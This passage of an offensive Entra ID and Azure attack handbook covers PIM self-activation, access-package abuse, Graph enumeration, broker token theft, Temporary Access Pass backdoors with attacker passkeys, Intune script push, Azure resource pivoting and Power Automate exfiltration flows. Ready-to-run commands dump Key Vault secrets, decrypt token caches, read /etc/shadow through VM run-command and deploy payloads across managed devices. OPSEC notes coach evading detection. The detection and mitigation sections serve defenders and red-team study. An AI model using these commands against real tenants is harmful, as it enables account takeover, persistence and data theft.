PIM holds eligible role and group assignments that a principal activates on demand, subject to whatever the policy requires — MFA, justification, approval, a time limit. [Compromise an eligible account and you inherit its activation right: where the policy demands only MFA, you self-activate to the role; where approval is required, a standing, over-broad, or compromised approver is the weak link.](#) Eligible assignments are the surface to enumerate, not just the roles currently active.

- 1 Enumerate eligible role and group assignments, not only active ones.
- 2 Identify eligibilities for high roles with weak activation requirements.
- 3 Self-activate where only MFA is needed; otherwise target the approval path.
- 4 Operate with the activated role, within its window, and let it expire to reduce traces.

Execution — cross-platform ENUMERATE

THE ELIGIBLE-ASSIGNMENT SURFACE

```
# eligible privileged role assignments – the hidden escalation surface
az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleEligibilityScheduleInstances?\
  $expand=roleDefinition,principal"
```


Execution — cross-platform ACTIVATE

SELF-ACTIVATE AN ELIGIBLE ROLE

```
# activate an eligible assignment the compromised account holds
New-MgRoleManagementDirectoryRoleAssignmentScheduleRequest -BodyParameter @{
    Action          = "selfActivate"
    PrincipalId     = "<me>"
    RoleDefinitionId = "<roleId>"
    DirectoryScopeId = "/"
    Justification   = "maintenance"
    ScheduleInfo    = @{ StartDateTime = (Get-Date)
                        Expiration    = @{ Type = "AfterDuration"; Duration = "PT8H" } }
}
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Microsoft Graph PowerShell	Enumerate eligible assignments and self-activate roles
BOTH	az CLI / Graph	Read role-eligibility and assignment schedules
BOTH	AzureHound / BloodHound	Surface eligible paths to Global Administrator

Detection

SOURCE	SIGNAL
AuditLogs	Role activations — especially Global Administrator and Privileged Role Administrator — and activations without approval or justification.
AuditLogs	Eligible assignments granted to unusual accounts, and PIM policy changes that weaken activation.
SigninLogs	Use of break-glass accounts, which should be rare and alarmed.

OPSEC MODERATE → HIGH

- Role activations are audited, but activation is normal — using a compromised **eligible** account blends in.
- Activate within business hours with a plausible justification; the eligible surface is under-watched.

Mitigation

- **Require approval and justification** for high-privilege activation, with short activation windows and alerting on every one.
- **Review eligible assignments, not just active ones**, and keep eligibility for top roles minimal.
- **Minimise standing approvers** and forbid self-approval.
- **Protect and monitor break-glass accounts**, and require phishing-resistant MFA to activate.



Access Package & Entitlement Abuse

ENTRA-GOV-03 · MITRE T1098 Account Manipulation · T1078.004 Cloud Accounts · entitlement abuse

Entitlement Management bundles resources — groups, applications, sites, roles — into access packages with policies for who may request them, who approves, and what auto-assigns. A package that grants privileged access but is requestable too broadly, or self-service with a weak approver, is an escalation path that looks like routine self-service.

WHY IT MATTERS

Access packages are designed to hand out access, so a misconfigured one hands out too much. A package that includes a privileged group, requestable by any user or by external identities, lets an attacker simply ask for the access — and an attribute-based auto-assignment grants it the moment a controlled account qualifies.

PREREQUISITES

- An account (internal or external) that can request a package, or control over an attribute that an auto-assignment policy keys on, or ownership of a catalog.

How it works

A package binds resource roles — group memberships, application roles, directory roles — and an assignment policy controls requesting, approval, and auto-assignment. [Where a package grants privileged access and its policy is permissive, an attacker requests it and escalates; where auto-assignment keys on an attribute, setting that attribute on a controlled account triggers the grant; and where packages are offered to external users, an attacker-controlled identity requests access into the tenant.](#) Catalog owners who can add resources and policies are themselves a path.

- 1 Enumerate access packages and the resource roles each one grants.
- 2 Read assignment policies for requestable audience, approval, and auto-assignment rules.
- 3 Request a package that grants privileged access, or satisfy an auto-assignment attribute.
- 4 Where catalog ownership is reachable, add a privileged resource to a permissive package.

Execution — cross-platform **ENUMERATE**

PACKAGES, WHAT THEY GRANT, AND THEIR POLICIES

```
# access packages and the resource roles (groups/apps/roles) they bundle
az rest --method GET \
  --uri "https://graph.microsoft.com/v1.0/identityGovernance/entitlementManagement/accessPackages?\
$expand=accessPackageResourceRoleScopes"
# assignment policies — who can request, approval, auto-assignment
az rest --method GET --uri "https://graph.microsoft.com/v1.0/identityGovernance/entitlementManagement/\
assignmentPolicies"
```

Execution — cross-platform REQUEST

REQUEST A PRIVILEGED PACKAGE

```
# request assignment to a package that grants privileged access
New-MgEntitlementManagementAssignmentRequest -BodyParameter @{
  RequestType = "adminAdd"
  Assignment  = @{ AccessPackageId = "<pkgId>"; AssignmentPolicyId = "<polId>"; TargetId = "<me>" }
}
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	az CLI / Graph	Enumerate packages, resource roles, and policies
BOTH	Microsoft Graph PowerShell	Request assignments and read entitlement configuration
BOTH	AzureHound / BloodHound	Map packages to the privileged groups and roles they grant

Detection

SOURCE	SIGNAL
AuditLogs	Assignment requests and grants for packages that confer privileged access, and grants to external users.
AuditLogs	Changes to packages or policies — a privileged resource added, approval removed, audience widened, or auto-assignment altered.
AuditLogs	Catalog ownership or delegation changes that place Tier-0 resources in reach.

OPSEC

MODERATE

- Access-package assignment requests, grants, and policy changes are audited.
- Self-service requests blend with routine access; adding a privileged resource to a package is the loud step.

Mitigation

- **Keep privileged access out of self-service packages**, and never grant directory roles or Tier-0 groups without approval.
- **Require non-self, non-standing approval** and restrict who may request each package.
- **Control catalog ownership and delegation** — Tier-0 resources only in tightly held catalogs.
- **Run access reviews** and alert on package and policy changes and on external grants.

PART X

Advanced Tradecraft & Emerging Surfaces

The high-value surfaces the kill-chain Parts do not isolate — Graph itself, the Windows token broker, Temporary Access Passes, and device compliance.

-
- 34 Microsoft Graph as an Attack Surface
 - 35 Authentication Broker & WAM Token Abuse
 - 36 Temporary Access Pass Abuse
 - 37 Device Compliance & Intune Enrollment Abuse
-



Microsoft Graph as an Attack Surface

ENTRA-GRAPH-01 · MITRE T1526 Cloud Service Discovery · T1087.004 Cloud Account Discovery
· T1069.003 Cloud Groups

Almost every technique in this handbook eventually speaks Microsoft Graph. It is the single API behind Entra and Microsoft 365, and treating it as one surface — rather than a detail inside other chapters — is what turns scattered calls into a methodology. Delta queries, batching, transitive expansion, deleted-object reads, and the delegated-versus-application permission split are the primitives an operator uses to enumerate a tenant fast and quietly.

WHY IT MATTERS

The permission model decides the blast radius. A `delegated` token acts as the signed-in user, bounded by their scopes; an `application` token acts as the app, tenant-wide, with no user in the loop. The same read that returns one mailbox with a delegated token returns every mailbox with the application equivalent — and Graph is where that difference is exercised.

PREREQUISITES

- Any valid Graph token — delegated or application — from any technique in the preceding Parts.

How it works

Graph exposes the directory as a REST surface with query features built for scale. `$batch` bundles up to twenty requests into one call; `delta` returns only what changed since a prior token, so a directory is re-enumerated cheaply and repeatedly. [Transitive endpoints expand nested membership the caller would otherwise miss, deleted-item endpoints surface objects still recoverable in the directory, and role-assignment queries map who holds what](#). Graph throttles per app and tenant with `429` and a `Retry-After`, so batching and delta are not only faster but quieter. Driven from the Graph PowerShell SDK, the traffic blends with routine administration.

- 1 Enumerate broadly with batched requests, then use delta to track changes without re-reading everything.
- 2 Expand transitive group and role membership to find inherited access and hidden paths.
- 3 Read deleted objects and role assignments for context others overlook.
- 4 Choose delegated or application calls deliberately — application scope removes the per-user limit.

Execution — cross-platform ENUMERATE AT SCALE

DELTA AND BATCH

```
# incremental directory reads — only what changed since the last delta token
curl -s "https://graph.microsoft.com/v1.0/users/delta" -H "Authorization: Bearer <token>"
# bundle up to 20 reads into one request to cut call volume
az rest --method POST --uri "https://graph.microsoft.com/v1.0/\$batch" \
  --body '{"requests":[{"id":"1","method":"GET","url":"/users?\$top=999"},
{"id":"2","method":"GET","url":"/groups?\$top=999"}]}'
```

TRANSITIVE MEMBERSHIP, ROLES, AND DELETED OBJECTS

```
# nested group and role membership the caller inherits
az rest --method GET --uri "https://graph.microsoft.com/v1.0/groups/<id>/transitiveMembers"
# every directory-role assignment, with the principal expanded
az rest --method GET --uri "https://graph.microsoft.com/v1.0/roleManagement/directory/roleAssignments?
\&expand=principal"
# soft-deleted users still recoverable in the directory
az rest --method GET --uri "https://graph.microsoft.com/v1.0/directory/deletedItems/
microsoft.graph.user"
```

Execution — cross-platform BLEND IN WITH GRAPH POWERSHELL

RAW GRAPH THROUGH THE SDK

```
# the SDK blends with routine admin; raw requests reach any endpoint
Connect-MgGraph -AccessToken (ConvertTo-SecureString <token> -AsPlainText -Force)
Invoke-MgGraphRequest -Method GET -Uri "/v1.0/roleManagement/directory/roleAssignments?
$expand=principal"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	GraphRunner	Batched enumeration, mail/file/Teams search, and abuse modules over Graph
BOTH	Microsoft Graph PowerShell SDK	Invoke-MgGraphRequest reaches any endpoint and blends with admin traffic
LIN	roadrecon (ROADtools)	Bulk directory dump and offline exploration
BOTH	AzureHound / az rest	Graph-based path collection and raw request scripting

Detection

SOURCE	SIGNAL
MicrosoftGraphActivityLogs	The per-request Graph log — high-volume enumeration, batch and delta patterns, and a single app or principal touching many object types.
AADServicePrincipalSignInLogs	Application-permission tokens acquiring Graph access, especially reading directory, mail, or files for the first time.
SigninLogs	Graph PowerShell or CLI client IDs signing in from an unfamiliar IP or ASN.

OPSEC **LOW → MODERATE**

- `MicrosoftGraphActivityLogs` records every request — enumeration volume is visible where the log is enabled, though many tenants have not turned it on.
- Batch and delta cut call volume; assume Graph activity logging and avoid tenant-wide sweeps in one burst.

Mitigation

- **Enable and monitor the Graph activity logs** — they are the one source that sees enumeration the sign-in logs do not.
- **Least-privilege Graph scopes**, and treat broad application permissions as Tier-0 (see Chapter 14).
- **Alert on enumeration patterns** — batch and delta volume, transitive expansion, and deleted-item reads by unusual principals.
- **Baseline which apps use Graph** and how, so anomalous scope and volume stand out.



Authentication Broker & WAM Token Abuse

ENTRA-WAM-01 · MITRE **T1528** Steal Application Access Token · **T1550.001** Application Access Token · broker token theft

On Windows the Web Account Manager and its token broker sit between applications and Entra, requesting and caching tokens on their behalf. As desktop clients and Edge move onto the broker, it becomes a richer target than browser cookies: the broker holds tokens derived from the Primary Refresh Token, and a user-context foothold can either lift them from its cache or ask the broker to mint new ones — access without a fresh sign-in.

WHY IT MATTERS

Token protection and defenders have focused on browser cookies, but the broker is where more sessions now live. Because it fronts the PRT, asking the broker for a token yields a working credential for whatever client the operator names — and the cache under `TokenBroker\Cache` is readable in the user's own context.

PREREQUISITES

- A user-context foothold on a Windows host where the user has signed in to Office, Edge, or another WAM-integrated client.

How it works

WAM brokers authentication through `Microsoft.AAD.BrokerPlugin`, backed by a token cache under `%LOCALAPPDATA%\Microsoft\TokenBroker\Cache` and the MSAL caches of individual apps. On a joined device the broker holds the PRT and the session keys behind it. **Two paths follow: recover cached tokens from the broker and MSAL stores, or drive the broker over its COM interface to request a fresh token for a chosen client and resource.** Either way the artefact is a bearer token replayed from anywhere, and the request rides the device's existing trust rather than a new interactive sign-in.

- 1 Locate the broker cache and the MSAL caches for the signed-in user on the host.
- 2 Recover cached refresh and access tokens, decrypting in the user's context where sealed.
- 3 Or request a fresh token through the broker, naming the client and resource you want.
- 4 Replay or roam the token off-box, as in the token-theft chapters of Part III.

Execution — Windows LIFT THE CACHE

BROKER AND MSAL TOKEN STORES

```
# the token broker cache — readable in the user's own context
dir "%LOCALAPPDATA%\Microsoft\TokenBroker\Cache"
# decrypt DPAPI-sealed broker/MSAL blobs for cached tokens
SharpDPAPI.exe blob /target:"%LOCALAPPDATA%\Microsoft\TokenBroker\Cache\*"
```

Execution — Windows ASK THE BROKER

REQUEST A TOKEN VIA THE PRT / BROKER

```
# derive a PRT cookie from the device, then request tokens through it
roadtx prt -u user@company.com
# use the PRT to obtain a token for a chosen client/resource — no interactive sign-in
roadtx browserprtauth -c <client> -r https://graph.microsoft.com
```

Tooling

PLATFORM	TOOL	ROLE
WIN	ROADtools · roadtx	PRT-cookie derivation and token requests through the broker path
WIN	SharpDPAPI	Decrypt DPAPI-sealed broker and MSAL cache blobs
WIN	Mimikatz · dpapi / sekurlsa	Recover cache keys and pull tokens from memory
BOTH	TokenTactics V2	Roam and replay the recovered tokens across the FOCI family

Detection

SOURCE	SIGNAL
IdentityLogonEvents	Broker and MSAL client IDs acquiring tokens, then the same token used from an unfamiliar host or IP.
DeviceFileEvents	Access to <code>TokenBroker\Cache</code> and MSAL cache paths by unexpected processes — SharpDPAPI-style behaviour.
SigninLogs	A device's PRT-backed token request followed by replay from a second location.

OPSEC LOW → MODERATE

- Broker and MSAL cache access shows in EDR (`DeviceFileEvents`); replay shows a new IP.
- User-context and quieter than a PRT; honour token protection and replay promptly.

Mitigation

- **Token protection and device-bound Conditional Access** so a broker token lifted to another host fails at replay.
- **EDR on the broker and MSAL cache paths**, and alert on non-broker processes reading them.
- **Short token lifetimes with Continuous Access Evaluation** to shrink the replay window.
- **Phishing-resistant MFA plus compliant-device policy** so stolen tokens cannot satisfy access from attacker infrastructure.



Temporary Access Pass Abuse

ENTRA-TAP-01 · MITRE T1556.006 Modify Authentication Process: MFA · T1098 Account Manipulation · method bootstrap

A Temporary Access Pass is a time-limited passcode an administrator issues to onboard or recover an account — a credential that itself satisfies multi-factor authentication. In the right hands it is legitimate; in an attacker's, it is a clean way to take over an account without knowing its password and without tripping its existing MFA, then to register an attacker-owned passkey for durable access.

WHY IT MATTERS

Issuing a TAP for a target sidesteps the whole authentication stack: no password, no existing second factor. A pass configured as multi-use is a time-boxed backdoor, and the natural follow-on — enrolling a FIDO2 key or passkey while holding the TAP — leaves persistent, phishing-resistant access that outlives the pass.

PREREQUISITES

- An authentication-administrator role — Authentication Administrator, Privileged Authentication Administrator, or Global Administrator — often reachable through the escalation chapters of Part IV.

How it works

TAP is an authentication method managed through Graph. A holder of the right role creates a pass for any in-scope user with `temporaryAccessPassMethods`, choosing its lifetime and whether it is single- or multi-use. **The target's next sign-in with that pass satisfies MFA outright, so the attacker signs in as them and immediately registers an attacker-controlled FIDO2 key or Microsoft Authenticator passkey.** The pass expires; the registered method does not. Where the auth-admin role sits behind PIM, activating it (Chapter 32) is the first step.

- 1 Reach or activate an authentication-administrator role over the target.
- 2 Issue a Temporary Access Pass for the target account, tuning lifetime and reusability.
- 3 Sign in as the target with the pass — MFA is satisfied by the pass itself.
- 4 Register an attacker passkey or FIDO2 key for durable, phishing-resistant access.

Execution — cross-platform ISSUE A PASS

GRAPH — CREATE A TEMPORARY ACCESS PASS

```
# a multi-use, 8-hour pass for the target — needs auth-admin rights
New-MgUserAuthenticationTemporaryAccessPassMethod -UserId <id> -BodyParameter @{
  isUsableOnce = $false; lifetimeInMinutes = 480 }
# or over raw Graph
az rest --method POST --uri "https://graph.microsoft.com/v1.0/users/<id>/authentication/
temporaryAccessPassMethods" \
  --body '{"isUsableOnce":false,"lifetimeInMinutes":480}'
```

Execution — cross-platform MAKE IT DURABLE

BOOTSTRAP A PASSKEY WITH THE PASS

```
# sign in with the TAP (MFA satisfied), then register an attacker FIDO2/passkey
# the pass expires; the registered method persists as standing access
roadtx authenticate -u user@company.com --tap <pass>
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Microsoft Graph PowerShell	Create and manage Temporary Access Pass methods
BOTH	az CLI / Graph	Issue a pass and register authentication methods over raw Graph
LIN	roadtx (ROADtools)	Authenticate with a TAP and enrol a passkey / FIDO2 credential
WIN	AADInternals	Inspect and manipulate registered security information

Detection

SOURCE	SIGNAL
AuditLogs	"Admin registered security info" creating a Temporary Access Pass, and a new FIDO2 or passkey registration shortly after.
SigninLogs	A sign-in whose authentication method is Temporary Access Pass — rare, and high-fidelity on a privileged or unexpected account.
AuditLogs	Activation of an authentication-administrator role immediately before a TAP is issued.

OPSEC MODERATE → HIGH

- TAP creation is audited as "registered security info", the TAP sign-in method is unusual, and a follow-on passkey registration stands out.
- The method is rare and high-fidelity — expect the pass issuance and new passkey to be reviewed.

Mitigation

- **Constrain the TAP policy** — limit which users and groups can be issued a pass, keep lifetimes short, and prefer one-time over multi-use.
- **Restrict and PIM the authentication-administrator roles** that can issue passes and reset methods.
- **Alert on TAP creation and on new passkey/FIDO2 registration**, especially on privileged accounts.
- **Require phishing-resistant MFA to register MFA**, and review security-info changes regularly.



Device Compliance & Intune Enrollment Abuse

ENTRA-DEV-01 · MITRE **T1098.005** Device Registration · **T1072** Software Deployment Tools · compliance & MDM

Conditional Access leans on the compliant device as a trust signal, and Intune is what sets that signal and manages the endpoint. Two abuses follow from that dependence: forge the signal — register a device and make it appear compliant so sign-ins clear a require-compliant-device policy — or turn Intune itself into a delivery channel, pushing a script or app to every managed endpoint from the management plane.

WHY IT MATTERS

A compliant-device requirement is only as trustworthy as the compliance signal. An attacker who registers a device and satisfies compliance turns "require compliant device" into no barrier at all — and an Intune Administrator can deploy a PowerShell script to a device group, which is code execution across the managed fleet from the cloud.

PREREQUISITES

- Rights to register or enrol a device, or an Intune Administrator role for script and application deployment — often reached through Part IV.

How it works

Registering or joining a device provisions a device identity; enrolling it in Intune places it under management and lets policy evaluate it as compliant. [Where an attacker controls that path, a device is made to present as compliant and its sign-ins satisfy device-based Conditional Access.](#) Separately, Intune's management surface — device configuration scripts and Win32 apps — runs code on enrolled endpoints; an operator with Intune rights assigns a malicious script to a device group and gains execution across it. The management plane is reached through Graph like everything else.

- 1 Register or enrol a device, or reach an Intune Administrator role.
- 2 To evade Conditional Access, make the device present as compliant and sign in through it.
- 3 To move laterally, assign a device-management script or Win32 app to a target device group.
- 4 Collect execution across the managed fleet, or operate as a compliant endpoint.

Execution — cross-platform **FORGE COMPLIANCE**

REGISTER A DEVICE AND CARRY THE CLAIM

```
# register a device, then obtain a PRT carrying the device claim
roadtx device -a register -u user@company.com -p '<pass>'
roadtx prt -u user@company.com -p '<pass>'
# the resulting session now meets "require compliant / hybrid device"
```

Execution — cross-platform INTUNE AS DELIVERY

PUSH A SCRIPT TO MANAGED ENDPOINTS

```
# deploy a PowerShell script to enrolled devices (Intune Administrator)
az rest --method POST --uri "https://graph.microsoft.com/beta/deviceManagement/
deviceManagementScripts" \
  --body '{"displayName":"update","scriptContent":"<base64>","runAsAccount":"system"}'
# or drive Intune-as-C2 end to end
maestro exec script -g <deviceGroup> --script payload.ps1
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	Maestro	Intune-as-C2 — script and app deployment to managed devices over Graph
LIN	roadtx (ROADtools)	Device registration and PRT/device-claim acquisition
BOTH	Graph PowerShell / az CLI	Enrol devices and assign device-management scripts and apps
WIN	AADInternals	Device and MDM operations from the client side

Detection

SOURCE	SIGNAL
IntuneAuditLogs	New device-management scripts or Win32 apps, and assignments to broad device groups.
AuditLogs	Device registrations and enrolments from unusual context, and compliance-state changes.
SigninLogs	A newly registered device presenting a compliant-device claim on a sensitive sign-in.

OPSEC MODERATE → HIGH

- Intune script and app assignments are audited in `IntuneAuditLogs`; device enrolment and compliance-state changes are logged.
- Script deployment is loud; compliance forgery via device registration is the quieter half.

Mitigation

- **Restrict and PIM the Intune Administrator role**, and treat script and app deployment as a privileged, reviewed action.
- **Guard the compliance signal** — limit who can register and enrol devices, and require phishing-resistant MFA in device-based policies.
- **Alert on new device-management scripts and broad assignments**, and on unexpected device enrolments.
- **Monitor compliance-state changes** and reconcile the device inventory regularly.

PART XI

The Azure Resource Plane

The resource plane beneath Entra — subscriptions, Key Vaults, storage, and compute — reached one call from an identity foothold.

38 Azure Resource & Subscription Pivoting



Azure Resource & Subscription Pivoting

ENTRA-ARM-01 • MITRE T1580 Cloud Infrastructure Discovery • T1078.004 Cloud Accounts • T1651 Cloud Administration Command

Entra is the identity plane; Azure Resource Manager is the resource plane beneath it, and the two are one API call apart. A Global Administrator elevates to the root of Azure RBAC; a service principal or managed identity often already holds a role there. From that foothold the resource estate opens up — Key Vaults full of secrets, storage holding backups and Terraform state, Automation accounts and virtual machines that run code, and clusters that hand out their own admin credentials.

WHY IT MATTERS

Identity compromise rarely stops at identity. One over-privileged managed identity, a Contributor role left too broad, or the `eLevateAccess` toggle turns a directory foothold into control of every subscription — and the resource plane is where the secrets, data, and code execution actually live.

PREREQUISITES

- An Azure RBAC role at some scope — via a compromised user, a service principal, a managed identity (Chapter 30), or Global Administrator elevating to the root (Chapter 16).

How it works

Azure Resource Manager exposes subscriptions, resource groups, resources, and their role assignments through one control-plane API. With any role, an operator enumerates what is reachable, then turns access into secrets, data, or execution. [Key Vault hands over secrets and keys; storage account keys unlock blobs; Automation runbooks and VM Run Command execute code as a privileged identity; Function and Logic App settings leak connection strings; and a Kubernetes cluster will issue its own admin credentials.](#) Where a resource carries a managed identity with a privileged role, the pivot loops back into identity as well.

- 1 Enumerate subscriptions, resources, and role assignments to map reachable access.
- 2 Read Key Vault secrets and storage keys for credentials and data.
- 3 Execute code through Automation runbooks, VM Run Command, or Function apps.
- 4 Pull cluster credentials from AKS, and reuse any resource's managed identity to escalate further.

Execution — cross-platform DISCOVER

SUBSCRIPTIONS, RESOURCES, AND RBAC

```
# what the identity can see across the tenant's subscriptions
az account list -o table
az resource list -o table
# every role assignment reachable — find where this principal has power
az role assignment list --all --assignee <objId> -o table
```

Execution — cross-platform SECRETS & DATA

KEY VAULT AND STORAGE

```
# if the identity can reach a vault, pull its secrets
az keyvault secret list --vault-name <vault> -o table
az keyvault secret show --vault-name <vault> --name <secret> --query value -o tsv
# storage account keys unlock every blob — data, backups, terraform state
az storage account keys list --account-name <acct> --query [0].value -o tsv
az storage blob list --account-name <acct> --container-name <c> --account-key <key> -o table
```

Execution — cross-platform EXECUTE

RUN COMMAND, AUTOMATION, AND AKS

```
# run code on a VM as SYSTEM/root through the management plane
az vm run-command invoke -g <rg> -n <vm> --command-id RunShellScript --scripts "id; cat /etc/shadow"
# Automation account credentials and runbook execution as its Run As / MI
az automation runbook list --automation-account-name <aa> -g <rg> -o table
# AKS hands out cluster-admin credentials to a role holder
az aks get-credentials -g <rg> -n <cluster> --admin
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	az CLI / Az PowerShell	Enumerate and operate every resource type across the control plane
WIN	MicroBurst	Get-AzPasswords, storage-key and Automation credential extraction, runbook abuse
BOTH	PowerZure / BloodHound	Azure RBAC enumeration and resource attack-path mapping
BOTH	Stormspotter / AzureHound	Subscription and resource graph collection

Detection

SOURCE	SIGNAL
AzureActivity	Control-plane operations — new role assignments, VM Run Command, resource deployments, and Key Vault access through ARM.
AzureDiagnostics	Key Vault secret and key reads, and Automation runbook execution, where diagnostic settings are enabled.
StorageBlobLogs	Storage key use and bulk blob reads from an unfamiliar principal or IP.
AlertInfo	Defender for Cloud alerts on suspicious resource access, Run Command, and identity-to-resource pivots.

OPSEC MODERATE

- Control-plane actions — role grants, Run Command, deployments — are logged in AzureActivity regardless; Run Command and elevateAccess are especially high-signal.
- Data-plane reads (blobs, Key Vault secrets) are quiet **only where diagnostic settings are off**, which is common; assume they are on for sensitive vaults.
- Prefer reading secrets over executing code where the objective allows — Run Command is one of the loudest actions on the plane.

Mitigation

- **Least-privilege Azure RBAC** — avoid Owner and Contributor at subscription scope, and PIM every privileged Azure role.
- **Harden Key Vault** with RBAC access, network restrictions, and purge protection, and keep managed-identity access scoped to single vaults.
- **Guard code-execution paths** — restrict VM Run Command, migrate Automation Run As to least-privileged managed identities, and lock down Function and Logic App settings.
- **Enable Defender for Cloud and diagnostic settings**, and alert on `AzureActivity` role grants, Run Command, and root elevation.

PART XII

Power Platform & DevOps Abuse

The low-code and pipeline surfaces — flows, connectors, apps, datasets, and build pipelines — that run code and hold data outside the identity core.

-
- | | |
|----|--|
| 39 | Power Automate & Connector Abuse |
| 40 | Power Apps, Power BI & Dataverse |
| 41 | Azure DevOps Pipeline & Service-Connection Abuse |
-



Power Automate & Connector Abuse

ENTRA-PWR-01 · MITRE T1567 Exfiltration Over Web Service · T1114.003 Email Forwarding Rule · T1098 Account Manipulation

Power Automate runs workflows on behalf of a user, wired to Microsoft 365 and hundreds of third-party services through connectors that store their own credentials. A flow is code that runs without a sign-in, under the user's connections, invisible to anyone watching authentications. Create one that forwards mail, copies files, or relays Teams messages to attacker infrastructure and it is exfiltration and persistence at once — surviving password resets and outliving the session that made it.

WHY IT MATTERS

Connections are stored credentials the flow reuses; a foothold inherits every service the user has connected. And because a flow triggers on a schedule or on new mail rather than on a login, it lives entirely outside the sign-in logs — a durable channel most teams never look at.

PREREQUISITES

- A user session or token with Power Automate access, or a Power Platform Administrator role over the environment.

How it works

A flow is a trigger plus actions, each action running through a connector that holds a stored connection — an OAuth grant or credential to Office 365, SQL, or a SaaS API. [An attacker enumerates the user's existing connections and builds a flow that reuses them: a scheduled or new-mail trigger that pushes mailbox, file, or Teams content to an external endpoint.](#) The flow persists in the environment, runs under the user's identity and connections, and is managed through the Power Platform APIs rather than anything the sign-in logs record. Dataverse, the platform's data store, backs the apps and tables the same connections reach.

- 1 Enumerate the environments and the user's stored connections and their scopes.
- 2 Build a flow with a scheduled or event trigger that reads mail, files, or Teams.
- 3 Add an action that pushes the content to attacker-controlled infrastructure.
- 4 Leave the flow in place as a persistent, sign-in-invisible exfiltration channel.

Execution — cross-platform **ENUMERATE & EXFIL**

POWER PWN — DUMP CONNECTIONS AND PLANT A FLOW

```
# enumerate environments, connections, and their stored credentials
powerpwn dump --tenant <tenantId>
# abuse a connection / plant an exfiltration flow reusing the user's grants
powerpwn phishing --environment <envId>
```

FLOW MANAGEMENT API

```
# list flows in an environment via the Power Automate API
curl -s "https://api.flow.microsoft.com/providers/Microsoft.ProcessSimple/environments/<env>/flows?api-version=2016-11-01" \
-H "Authorization: Bearer <token>"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	powerpwn	Power Platform recon, connection dumping, and flow-based phishing and exfiltration
BOTH	PowerGuest	Guest-access enumeration of environments, connections, and resources
BOTH	az CLI / Flow API	Enumerate and create flows and connections directly
BOTH	pac (Power Platform CLI)	Environment, solution, and connection administration

Detection

SOURCE	SIGNAL
OfficeActivity	Power Platform audit — flow and connection creation, and connector use to external endpoints.
CloudAppEvents	Anomalous flow runs pushing mailbox or file content to an unfamiliar destination.
AuditLogs	New consent to Power Platform connectors requesting sensitive delegated scopes.

OPSEC **LOW → MODERATE**

- Flow creation is recorded in the unified audit log (`OfficeActivity`) but is **rarely watched**, and runs execute under the user's own connections — blending with legitimate automation.
- No sign-in event is generated when a flow runs, so authentication-focused monitoring misses it entirely.
- Exfiltration volume and an external destination are the tell; stage through a benign-looking connector where possible.

Mitigation

- **Power Platform DLP policies** separating business and non-business connectors so a flow cannot bridge M365 to an external endpoint.
- **Restrict connector availability and environment creation**, and govern who can build flows.
- **Review flows and connections** as standing access, and alert on new connectors with sensitive scopes.
- **Monitor Power Platform audit** for flow creation and external-destination runs.



Power Apps, Power BI & Dataverse

ENTRA-PWR-02 · MITRE T1213 Data from Information Repositories · T1530 Data from Cloud Storage · Low-code data access

Beneath the low-code surface sit real data stores. Power BI holds datasets and dataflows — often cached copies of sensitive business data, with stored credentials to their sources. Power Apps run on Dataverse, the platform's database, and on the same connectors. Over-sharing and permissive tenant settings routinely expose all of it to any authenticated user, and a token to the Power BI or Dataverse API reads it directly.

WHY IT MATTERS

Power BI's "publish to web" and broad workspace sharing leak dashboards and their underlying data to anyone with the link; datasets cache the very data a warehouse protects; and Dataverse tables sit behind apps that are frequently shared with the whole organisation. It is a data-breach surface that lives outside the file and mail stores defenders watch.

PREREQUISITES

- A token scoped to Power BI or Dataverse, or access to shared apps, workspaces, or datasets.

How it works

The Power BI REST API enumerates workspaces, datasets, dataflows, and reports; the XMLA endpoint queries a dataset's model directly. [Datasets hold cached data and, often, stored credentials to their sources; dataflows stage more; and "publish to web" exposes a report without authentication.](#) The Dataverse Web API queries tables through the environment's org endpoint, returning whatever the token's security role allows — which over-sharing frequently makes the whole database. Model-driven and canvas apps are thin layers over the same data.

- 1 Enumerate Power BI workspaces, datasets, and dataflows the token can reach.
- 2 Query datasets and export data; note publish-to-web reports and stored dataset credentials.
- 3 Query Dataverse tables directly through the environment's Web API.
- 4 Catalogue over-shared apps and workspaces as exposure for the report.

Execution — cross-platform READ THE DATA

POWER BI REST API

```
# enumerate workspaces and datasets, then export rows via a query
curl -s "https://api.powerbi.com/v1.0/myorg/groups" -H "Authorization: Bearer <token>"
curl -s -X POST "https://api.powerbi.com/v1.0/myorg/datasets/<id>/executeQueries" \
-H "Authorization: Bearer <token>" -d '{"queries":[{"query":"EVALUATE TOPN(1000, Customers)"}]}'
```

DATAVERSE WEB API

```
# query a Dataverse table directly through the environment org endpoint
curl -s "https://<org>.crm.dynamics.com/api/data/v9.2/contacts?&$select=fullname,emailaddress1" \
-H "Authorization: Bearer <token>"
```

Tooling

PLATFORM	TOOL	ROLE
BOTH	powerpwn	Enumerate and pillage Power Platform data, apps, and Dataverse
BOTH	Power BI REST / XMLA	Workspace and dataset enumeration and direct model queries
BOTH	Dataverse Web API	Direct table queries against the environment
BOTH	pac (Power Platform CLI)	Environment and Dataverse administration and export

Detection


SOURCE	SIGNAL
OfficeActivity	Power BI audit — dataset export, publish-to-web, and broad workspace-access changes.
CloudAppEvents	Bulk dataset or Dataverse queries by a single principal from an unfamiliar location.
AuditLogs	Application permissions granted to Power BI or Dataverse APIs.

OPSEC LOW → MODERATE

- Reads blend with normal analytics use; `OfficeActivity` audits export and publish-to-web, which are the higher-signal actions.
- The XMLA endpoint and direct Dataverse queries are quieter than portal export; pace bulk pulls to avoid volume alerts.
- Prefer querying existing datasets over triggering refreshes, which touch source systems and generate more telemetry.

Mitigation

- **Lock down Power BI tenant settings** — disable publish-to-web, restrict export and external sharing.
- **Access-review workspaces, apps, and datasets**, and scope Dataverse security roles tightly.
- **Avoid storing source credentials in datasets** where a gateway or managed identity will serve.
- **Apply DLP and monitor Power BI audit** for export, publish-to-web, and bulk query.



Azure DevOps Pipeline & Service-Connection Abuse

ENTRA-ADO-01 · MITRE T1195.002 Compromise Software Supply Chain · T1552.001 Credentials in Files · T1078.004 Cloud Accounts

